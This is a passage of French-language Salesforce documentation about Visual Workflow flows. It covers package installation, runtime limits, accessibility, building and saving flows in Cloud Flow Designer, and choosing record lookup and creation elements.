Dans un package, un flux reste actif après l'installation. La version active précédente du flux dans l'organisation de destination est désactivée et remplacée par la nouvelle version installée. Tout flux en cours basé sur la version désormais désactivée continue d'être exécuté, sans interruption, mais reflète la version précédente du flux.

**Distribution de flux installés**

- Lorsque vous créez un bouton, un lien ou un onglet Web personnalisé pour un flux installé à partir d'un package géré, insérez l'espace de noms dans l'URL. Le format de l'URL est `/flux/espacedenoms/nomuniqueduflux`.
- Lorsque vous incorporez un flux installé à partir d'un package géré dans une page Visualforce, définissez l'attribut de nom sous le format suivant : `espacedenoms.nonuniqueduflux`.

**Mise à niveau de flux installés**

La mise à niveau d'un package géré dans votre organisation installe une nouvelle version du flux uniquement si le développeur a inclus une nouvelle version du flux. Après plusieurs mises à niveau, vous pouvez vous retrouver avec de multiples versions du flux.

**Suppression de flux installés**

- Vous ne pouvez pas supprimer un flux d'un package installé. Pour retirer un flux empaqueté de votre organisation, désactivez-le, puis désinstallez le package.
- Vous ne pouvez pas supprimer des composants de flux dans des installations de package Géré-Bêta dans des organisations de développement.
- Si vous avez plusieurs versions d'un flux installé à partir de plusieurs packages non gérés, vous ne pouvez pas supprimer une seule version en désinstallant son package. La désinstallation d'un package (géré ou non géré) contenant une seule version du flux entraîne la suppression de l'ensemble du flux, avec toutes ses versions.

CONSULTER ÉGALEMENT :

Flux dans des ensembles de modifications et des packages
Considérations relatives au déploiement de flux avec des packages
Installation d'un package

## Considérations relatives à l'exécution de flux

Lorsque vous exécutez ou testez un flux, tenez compte des limitations et des consignes ci-dessous.

- Testez avec précaution les flux qui contiennent des éléments de suppression. Même si le flux est inactif, il déclenche l'opération de suppression.
- À l'exécution, les fuseaux horaires des valeurs de date/heure peuvent différer des valeurs affichées dans Cloud Flow Designer. Durant l'exécution, les valeurs de date/heure reflètent les paramètres du fuseau horaire de l'utilisateur actif dans Salesforce.
- Les interviews n'exécutent aucune action (envoi d'e-mails, création, modification ou suppression d'enregistrements) tant que la transaction associée n'est pas terminée. Les transactions sont terminées lorsque l'interview prend fin, exécute un élément Screen ou exécute un élément Wait. Les éléments Enregistrement et Rapide ne sont pas les seuls qui permettent de créer ou de mettre à jour des enregistrements. Les éléments Publier dans Chatter, Soumettre pour approbation et Actions rapides permettent également ces actions.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- N'utilisez pas les boutons Suivant ou Précédent de votre navigateur pour parcourir un flux. Faire cela peut résulter en données incohérentes entre le flux et Salesforce.
- Un même flux peut exister en 50 versions différentes. Lorsque vous exécutez un flux, vous affichez la version active, mais votre administrateur peut disposer d'une version plus récente.
- Pour les flux qui interagissent avec la base de données de Salesforce, assurez-vous que vos utilisateurs disposent de l'autorisation de créer, lire, modifier et supprimer les enregistrements et les champs appropriés. Sinon, les éditeurs reçoivent une erreur de privilèges insuffisants lorsqu'ils tentent de lancer un flux. Par exemple, un flux référence et met à jour le statut d'un enregistrement de requête. Les utilisateurs du flux doivent disposer des autorisations « Lire » et « Modifier » sur le champ `Statut` de l'objet Requête.
- Lorsque vous distribuez un flux, ne transmettez pas une valeur de champ de devise depuis un enregistrement Salesforce dans une variable Devise de flux avec un paramètre d'URL. Lorsqu'un champ de devise est référencé via un champ de fusion (tel que `{!Account.AnnualRevenue}`), la valeur inclut le symbole de la devise (par exemple, $). Les variables de flux de type Devise acceptent uniquement des valeurs numériques. Par conséquent, le flux échoue à l'exécution. Transmettez à la place l'ID de l'enregistrement à une variable Texte de flux avec un paramètre d'URL. Dans le flux, utilisez ensuite l'ID afin de référencer la valeur de cet enregistrement pour le champ de devise.

### Limitations de Lightning Runtime bêta

Remarque: Cette version contient une version bêta de Flow Lightning Runtime. Cela signifie que cette fonctionnalité est de grande qualité avec des limitations connues. Flow Lightning Runtime n'est pas globalement disponible tant que Salesforce n'a pas annoncé sa disponibilité dans la documentation, des bulletins d'actualité ou des annonces publiques. Nous ne pouvons pas garantir une date de disponibilité globale sur une période spécifique, ni sa disponibilité effective. Motivez vos décisions d'achat uniquement en fonction des produits et des fonctionnalités globalement disponibles. N'hésitez pas à nous faire part de vos commentaires et suggestions sur le composant Flow Lightning Runtime dans IdeaExchange.

Lorsque l'exécution Lightning est activée pour votre organisation, les flux dans Lightning Experience ne se chargent pas :

- Dans les onglets Web
- Dans les boutons de liste qui sont définis pour afficher une fenêtre existante avec ou sans menu latéral

Lorsque l'exécution Lightning est activée pour votre organisation, les flux dans Salesforce Classic ne sont pas chargés :

- Dans les onglets Web
- Dans les boutons ou liens personnalisés qui sont définis l'affichage dans une fenêtre existante avec ou sans menu latéral

Les utilisateurs ne peuvent pas saisir plus de 16 chiffres, les chiffres avant et après la virgule inclus.

CONSULTER ÉGALEMENT :

- Test d'un flux
- Interviews de flux
- Limitations et considérations relatives à Visual Workflow
- Expériences d'exécution de flux (bêta)

## Accessibilité des flux

Visual Workflow est compatible 508, à quelques exceptions.

- Le titre de l'écran ne change pas lorsque vous cliquez sur Suivant ou sur Précédent, vous risquez de ne pas remarquer que vous avez changé de page.
- Les champs des cases d'option n'ont pas d'étiquette. Les lecteurs d'écran ne peuvent pas différencier les questions.
- Les questions sans invite définie peuvent être lues de façon incorrecte.
- Les erreurs ne sont pas notées lors de la lecture des champs.

CONSULTER ÉGALEMENT :

- Limitations et considérations relatives à Visual Workflow

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Création d'un flux

Lorsque vous comprenez le processus que vous souhaitez automatiser, concevez un flux pour ce processus dans Cloud Flow Designer.

Conseil: Avant de vous lancer dans la création du flux, planifiez-le. L'automatisation d'un processus métier à l'aide de Visual Workflow est beaucoup plus facile lorsque vous comprenez les détails de votre processus.

Si vous découvrez Flow Designer basé sur le Cloud, nous recommandons de parcourir un ou plusieurs tutoriels montrant des exemples de flux dans le document *Cloud Flow Designer Workbook*. Ces tutoriels sont très utiles pour découvrir les outils et leur fonctionnement.

1. Ouvrez le Cloud Flow Designer. Dans Configuration, saisissez `Flux` dans la case `Recherche rapide`, puis sélectionnez **Flux** et cliquez sur **Nouveau flux**.
2. Faites glisser les éléments appropriés vers la zone de dessin.

   Conseil: Si vous n'êtes pas certain du type d'élément dont vous avez besoin pour un noeud, ajoutez un élément Étape en tant qu'espace réservé en attendant de déterminer le type. Vous pourrez remplacer l'élément Étape ultérieurement.
3. Connectez les éléments ensemble afin de déterminer leur ordre.
4. Identifiez les éléments avec lesquels le flux doit commencer lorsqu'il est exécuté.
5. Enregistrez les modifications que vous avez effectuées dans le flux.
6. Testez le flux pour vous assurer qu'il fonctionne normalement.
7. Activez le flux pour permettre aux utilisateurs de l'exécuter.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :

- Gérer Force.com Flow

8. Distribuez le flux aux utilisateurs appropriés.

CONSULTER ÉGALEMENT :

- Gestion de vos flux
- Considérations relatives à la conception de flux
- Accessibilité des flux
- Blocs de construction de flux


## Blocs de construction de flux

Utilisez des combinaisons d'éléments, de connecteurs et de ressources pour élaborer des flux.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




- Chaque élément (1) représente une action que le flux peut exécuter, par exemple, les actions de lecture ou d'écriture de données Salesforce, d'affichage d'informations et de collecte de données à partir des utilisateurs du flux, d'exécution d'une logique ou de manipulation de données.
- Chaque connecteur (2) définit un chemin disponible que le flux peut suivre à l'exécution.

- Chaque ressource (3) représente une valeur que vous pouvez référencer partout dans le flux.

CONSULTER ÉGALEMENT :

Éléments de flux

Ressources de flux

Connecteurs de flux

## Cloud Flow Designer

Le Cloud Flow Designer permet de concevoir des flux sans écrire de code.

Pour un ensemble de ressources utiles, comprenant des vidéos et des exemples de flux, ouvrez Cloud Flow Designer, puis cliquez sur **Démarrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Conditions requises pour le Cloud Flow Designer

Pour utiliser le Cloud Flow Designer, un navigateur à jour et Adobe® Flash® Player sont requis.

### Visite de l'interface utilisateur de Cloud Flow Designer

Avant d'utiliser le Cloud Flow Designer pour concevoir des flux, découvrez les principaux composants de l'outil.

### Recherche dans un flux

À mesure qu'un flux augmente en taille et en complexité, la recherche devient plus difficile. Flow Designer pour le Cloud offre des outils qui permettent de retrouver rapidement des éléments et des ressources de flux.

### Recherche dans la palette

Lorsque vous ajoutez des flux, des actions et des classes Apex dans votre organisation, il est plus difficile de trouver un élément spécifique dans la palette. Vous pouvez toutefois effectuer une recherche dans la palette afin de retrouver rapidement les éléments adaptés à votre flux.

CONSULTER ÉGALEMENT :

Éléments de flux

Ressources de flux

## Conditions requises pour le Cloud Flow Designer

Pour utiliser le Cloud Flow Designer, un navigateur à jour et Adobe® Flash® Player sont requis.

Nous recommandons :

- Windows® Internet Explorer® versions 8 à 11, Google® Chrome™ ou Mozilla® Firefox®. Internet Explorer 6 et 7 ne sont pas pris en charge.
- Adobe® Flash® Player version 10.1 et supérieure. La version minimale requise pour exécuter Cloud Flow Designer est 10.0.
- Une résolution minimale de 1024 x 768 pour le navigateur.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


## Visite de l'interface utilisateur de Cloud Flow Designer

Avant d'utiliser le Cloud Flow Designer pour concevoir des flux, découvrez les principaux composants de l'outil.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




### Barre de boutons (1)

Gérez votre flux pendant son élaboration.

- **Exécuter** exécute la dernière version enregistrée du flux que vous avez ouvert. Si le flux contient des éléments de flux secondaire, chaque flux secondaire est exécute la version active du flux référencé. Si le flux référencé n'a aucune version active, l'élément de flux secondaire exécute la dernière version de son flux référencé.
- L'indicateur de statut à droite signale les informations suivantes :
  - Le flux est actif ou non
  - Les dernières modifications du flux ont été enregistrées ou non
  - La dernière version enregistrée du flux contient des avertissements ou des erreurs

    Pour afficher la liste des avertissements ou des erreurs, cliquez sur l'indicateur.

### Zone de dessin (2)

La zone de dessin correspond à l'espace de conception, où vous pouvez élaborer un flux en ajoutant des éléments. À mesure que vous ajoutez des éléments à la zone de dessin et que vous les connectez, un diagramme visuel représente votre flux.

**Onglet Palette (3)**
Ajoutez de nouveaux éléments à votre flux, par exemple Écran et Création d'enregistrement, à partir de l'onglet Palette.

**Onglet Ressources (4)**
Créez des ressources, par exemple une variable ou une formule, que vous utilisez dans votre flux à partir de l'onglet Ressources.

**Onglet Explorateur (5)**
L'onglet Explorateur est la bibliothèque de tous les éléments et toutes les ressources que vous avez ajoutés au flux.

CONSULTER ÉGALEMENT :

Propriétés de flux
Gestion des éléments, des ressources et des connecteurs de flux
Recherche dans la palette
Recherche dans un flux

## Recherche dans un flux

À mesure qu'un flux augmente en taille et en complexité, la recherche devient plus difficile. Flow Designer pour le Cloud offre des outils qui permettent de retrouver rapidement des éléments et des ressources de flux.

Ouvrez le flux dans Flow Designer pour le Cloud. Recherchez ensuite un élément ou une ressource dans le flux en utilisant une ou plusieurs options parmi les suivantes :

- Sous l'onglet Explorateur, saisissez un texte de recherche.
  L'onglet Explorateur affiche uniquement les éléments et les ressources dont les propriétés contiennent le texte saisi.
- Filtrez le contenu de l'onglet Explorateur sur un type d'élément ou de ressource en cliquant sur 🔍.
  Pour supprimer le filtre, cliquez sur 🔍, puis sélectionnez **RECHERCHER TOUT**.
- Estompez tous les éléments visibles sur la zone de dessin, à l'exception des résultats, en sélectionnant **Mettre en évidence les résultats dans la zone de dessin**.
- Faites un zoom avant ou arrière à l'aide des contrôles dans le coin supérieur droit de la zone de dessin.
- Pour afficher l'emplacement d'un élément de l'Explorateur sur la zone de dessin, suivez l'une des procédures ci-dessous.

  Si l'élément de l'Explorateur est un champ d'écran ou un élément visible de la zone de dessin :

  1. Survolez l'élément dans l'onglet Explorateur.
  2. Cliquez sur 🔍.

  Si l'élément de l'Explorateur est une ressource non affichée sur la zone de dessin :

  1. Cliquez sur l'élément dans l'onglet Explorateur.
  2. Cliquez sur l'onglet Utilisation dans le volet Description.
  3. Survolez un élément répertorié sous l'onglet Utilisation.
  4. Cliquez sur 🔍.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ouvrir, modifier ou créer un flux dans Flow Designer pour le Cloud :
- Gérer Force.com Flow

La zone de dessin change pour afficher l'élément et le mettre en évidence temporairement.

CONSULTER ÉGALEMENT :

Visite de l'interface utilisateur de Cloud Flow Designer

## Recherche dans la palette

Lorsque vous ajoutez des flux, des actions et des classes Apex dans votre organisation, il est plus difficile de trouver un élément spécifique dans la palette. Vous pouvez toutefois effectuer une recherche dans la palette afin de retrouver rapidement les éléments adaptés à votre flux.

Sous l'onglet Palette, utilisez les options suivantes pour rechercher un élément spécifique.

- En regard de , saisissez le texte de la recherche.
  La palette affiche uniquement les éléments qui contiennent le texte saisi.
- Pour filtrer le contenu de l'onglet Palette sur un type d'élément, cliquez sur , puis sélectionnez l'élément que vous souhaitez afficher.
- Pour supprimer le filtre, cliquez sur , puis sélectionnez **RECHERCHER TOUT**.

CONSULTER ÉGALEMENT :

Visite de l'interface utilisateur de Cloud Flow Designer

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :

- Gérer Force.com Flow

## Définition d'un élément Démarrer dans le flux

Avant de pouvoir enregistrer un flux, indiquez les éléments à exécuter en premier.

1. Survolez l'élément de démarrage dans votre flux.
2. Cliquez sur .

CONSULTER ÉGALEMENT :

Enregistrement d'un flux

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :

- Gérer Force.com Flow

# Enregistrement d'un flux

Après avoir créé un flux dans Cloud Flow Designer, vous disposez de plusieurs options pour l'enregistrer.

**Enregistrement initial**
Lorsque vous enregistrez pour la première fois un nouveau flux, une boîte de dialogue s'affiche. Saisissez des valeurs pour chaque propriété du flux. Une fois le flux enregistré, le nom unique ne peut pas être modifié.

**Enregistrement rapide**
Après l'enregistrement d'un flux, le bouton **Enregistrer** fonctionne en mode d'enregistrement rapide, qui remplace votre travail précédent. Toutefois, le bouton **Enregistrer** ne fonctionne pas lors de la modification de flux actifs. Pour enregistrer vos modifications dans une nouvelle version ou un nouveau flux, sélectionnez **Enregistrer sous**.

**Enregistrer sous**
Lorsque vous avez enregistré votre flux une fois, ce bouton est activé avec deux options :

- **Enregistrer en tant que nouveau flux** ouvre une boîte de dialogue dans laquelle vous pouvez saisir un nouveau nom, un nom unique et une description, puis enregistrer vos modifications dans un flux totalement nouveau.
- **Enregistrer en tant que nouvelle version** enregistre une nouvelle version du flux actif. Utilisez cette option si vous souhaitez modifier un flux et conserver l'ancienne configuration en tant que sauvegarde.

  Chaque flux peut avoir jusqu'à 50 versions. Vous ne pouvez pas mettre à jour le nom unique lorsque vous enregistrez une nouvelle version.

Lors de l'enregistrement d'un flux ou une version de flux :

- Si vous ouvrez page de détail du flux dans un onglet de navigateur, puis modifiez une version dans un autre onglet, avant d'exécuter la version modifiée :
  1. Enregistrez la version.
  2. Fermez le Cloud Flow Designer.
  3. Actualisez la page de détail du flux dans le premier onglet.
- Si vous avez modifié les propriétés du flux et que l'enregistrement du flux échoue pour une raison quelconque, les valeurs précédentes des propriétés du flux ne sont pas restaurées.

## CONSULTER ÉGALEMENT :

Cloud Flow Designer

Activation ou désactivation de la version d'un flux

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :

- Gérer Force.com Flow

## Tâches de flux communes

Plusieurs tâches sont communes à de multiples cas d'utilisation de flux. Vous pouvez par exemple définir des conditions dans les éléments Decision et Wait.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Gestion des éléments, des ressources et des connecteurs de flux

Personnalisez votre flux en ajoutant, en modifiant ou en supprimant des éléments, des ressources et des connecteurs.

Utilisation des enregistrements Salesforce dans un flux

La véritable puissance d'un flux est sa capacité à automatiser les mises à jour des enregistrements de votre organisation. Dans un flux, vous pouvez référencer automatiquement des valeurs d'enregistrement, créer des enregistrements, mettre à jour des enregistrements, supprimer des enregistrements, et toutes les opérations associées.

Validation des entrées des utilisateurs à l'aide de formules de flux

De la même façon vous utilisez des règles de validation standard, vous pouvez valider les informations saisies par les utilisateurs dans les écrans de flux.

Définition de conditions de flux

Contrôlez un flux qui prend une sortie Decision spécifique ou attend un événement Wait spécifique.

Définition du chemin suivi par le flux

Identifiez les éléments que le flux exécute et dans quel ordre en connectant les éléments ensemble dans votre zone de dessin.

Personnalisation des conséquences de l'échec d'un flux

Si votre flux contient un élément qui interagit avec la base de données de Salesforce, par exemple un élément Mise à jour d'enregistrement ou Soumettre pour approbation, il peut échouer. Modifiez le comportement par défaut en ajoutant des chemins de défaut à tous les éléments qui risquent d'échouer.

## Gestion des éléments, des ressources et des connecteurs de flux

Personnalisez votre flux en ajoutant, en modifiant ou en supprimant des éléments, des ressources et des connecteurs.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :

- Gérer Force.com Flow

| | Ajouter | Modifier | Supprimer |
|---|---|---|---|
| Élément | Faites glisser depuis l'onglet Palette, puis déposez dans la zone de dessin. | Double-cliquez ou survolez, puis cliquez sur . | Survolez, puis cliquez sur . |
| Ressource | Sous l'onglet Ressources, double-cliquez dessus. | Sous l'onglet Explorateur, double-cliquez ou survolez, puis cliquez sur . | Sous l'onglet Explorateur, survolez, puis cliquez sur . |

| | Ajouter | Modifier | Supprimer |
|---|---|---|---|
| Connecteur | Cliquez sur le noeud en bas d'un élément de la zone de dessin, puis faites glisser une ligne n'importe où vers l'élément cible. | n/a | Sélectionnez-le, puis appuyez sur la touche SUPPR. |

CONSULTER ÉGALEMENT :

- Éléments de flux
- Ressources de flux
- Connecteurs de flux

## Utilisation des enregistrements Salesforce dans un flux

La véritable puissance d'un flux est sa capacité à automatiser les mises à jour des enregistrements de votre organisation. Dans un flux, vous pouvez référencer automatiquement des valeurs d'enregistrement, créer des enregistrements, mettre à jour des enregistrements, supprimer des enregistrements, et toutes les opérations associées.

Pour chacune de ces opérations, Cloud Flow Designer offre le choix entre au moins deux éléments. Pour comprendre les différences entre ces éléments et choisir l'élément le plus adapté à votre cas d'utilisation, consultez les rubriques ci-dessous.

Conseil: Familiarisez-vous avec les noms d'API des objets et des champs que vous souhaitez utiliser. Cloud Flow Designer affiche des noms d'API au lieu d'étiquettes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Extraction de valeurs d'enregistrements Salesforce dans un flux

Pour pouvoir utiliser les informations de vos enregistrements Salesforce dans un flux, vous devez d'abord les extraire dans des variables dans votre flux. Utilisez un élément Référence d'enregistrement ou un élément Référence rapide. L'élément approprié dépend des actions de flux.

### Création d'enregistrements Salesforce depuis un flux

Pour créer des enregistrements Salesforce, utilisez l'élément Création d'enregistrement, Action rapide ou Création rapide. L'élément approprié dépend des actions de flux.

### Mise à jour des enregistrements Salesforce depuis un flux

Pour mettre à jour des valeurs de champ d'enregistrements Salesforce existants, utilisez l'élément Mise à jour d'enregistrement, Action rapide ou Mise à jour rapide. L'élément approprié dépend des actions de flux.

### Suppression d'enregistrements Salesforce depuis un flux

Pour supprimer des enregistrements Salesforce, utilisez l'élément Suppression d'enregistrement ou Suppression rapide. L'élément approprié dépend des autres actions exécutées par votre flux.

## Extraction de valeurs d'enregistrements Salesforce dans un flux

Pour pouvoir utiliser les informations de vos enregistrements Salesforce dans un flux, vous devez d'abord les extraire dans des variables dans votre flux. Utilisez un élément Référence d'enregistrement ou un élément Référence rapide. L'élément approprié dépend des actions de flux.

Alternativement, transmettez des valeurs par un élément qui interagit avec la base de données de Salesforce, par exemple l'ID de la publication créée par un élément Publication dans Chatter.

Exemple: Vous devez envoyer un e-mail à un propriétaire de compte donné. Pour cela, le flux doit connaître l'adresse e-mail et le nom de cet utilisateur.

Pour extraire des valeurs dans un flux à partir d'enregistrements dans votre organisation, utilisez l'élément **Référence d'enregistrement** ou **Référence rapide** dans Cloud Flow Designer.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Comment choisir les éléments de référence de flux ?

Les deux éléments de référence de flux sont assez similaires. Le tableau ci-dessous résume les principales différences.



| | Peut stocker des valeurs dans | Pour mapper des valeurs de champ avec des variables de flux | Nombre d'enregistrements référencés |
|---|---|---|---|
| **Référence d'enregistrement** | • Variables<br>• Variables sObject | 1. Identifier chaque champ que vous souhaitez stocker.<br>2. Pour chaque champ, identifier une variable de flux dans laquelle stocker cette valeur spécifique.<br>Vous mappez directement chaque valeur de champ avec une variable, par conséquent, vous obtenez plus de détails avec cet élément. Toutefois, les informations supplémentaires augmentent le nombre de clics. | Un exactement. |
| **Référence rapide** | • Variables sObject<br>• Variables de collection sObject | 1. Identifier la variable de flux dans laquelle vous souhaitez stocker toutes les valeurs de champ.<br>2. Identifier les champs contenant les valeurs que vous souhaitez stocker dans cette variable de flux. | S'il s'agit d'une variable sObject : un.<br>S'il s'agit d'une variable de collection sObject : au moins un. |

Le choix d'un élément peut s'avérer difficile, sauf si vous souhaitez mapper chaque champ avec une variable en réduisant les clics. Pour choisir l'élément de référence approprié, déterminez le type de variable dont vous avez besoin pour stocker les valeurs.

- Pour stocker les valeurs dans une variable de valeur unique non-sObject, utilisez l'élément Référence d'enregistrement.
- Pour stocker les valeurs dans une variable de collection sObject, utilisez l'élément Référence rapide.
- Pour stocker les valeurs dans une variable de valeur unique sObject, à vous de choisir (référence rapide peut diminuer les clics !)

Conseil: La meilleure pratique consiste à utiliser des éléments Rapide aussi souvent que possible, afin d'économiser les limitations de votre organisation. Pour plus d'informations, reportez-vous à Traitement en masse de flux dans les transactions.

**Exemple:** Voici comment stocker l'e-mail et le nom d'un utilisateur à l'aide de chaque élément de référence.

| | |
|---|---|
| **Référence d'enregistrement** |  |
| **Référence rapide** |  |

CONSULTER ÉGALEMENT :

- Élément de flux Référence rapide
- Élément de flux Référence d'enregistrement
- Utilisation des enregistrements Salesforce dans un flux

## Création d'enregistrements Salesforce depuis un flux

Pour créer des enregistrements Salesforce, utilisez l'élément Création d'enregistrement, Action rapide ou Création rapide. L'élément approprié dépend des actions de flux.

**Exemple:** Lorsque le score de satisfaction du client passe sous un seuil défini, créez automatiquement une requête.

Pour créer un ou plusieurs enregistrements Salesforce, votre flux :

1. Identifie les valeurs de champ des nouveaux enregistrements.
2. Enregistre ces modifications dans la base de données de Salesforce (en d'autres termes, tant qu'elles sont pas enregistrées dans la base de données, les modifications existent uniquement dans le flux).

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Comment choisir les éléments de flux qui créent des enregistrements ?

La principale différence entre des éléments de création se rapporte au nombre d'enregistrements que l'élément peut créer et comment il identifie les valeurs de champ à appliquer.

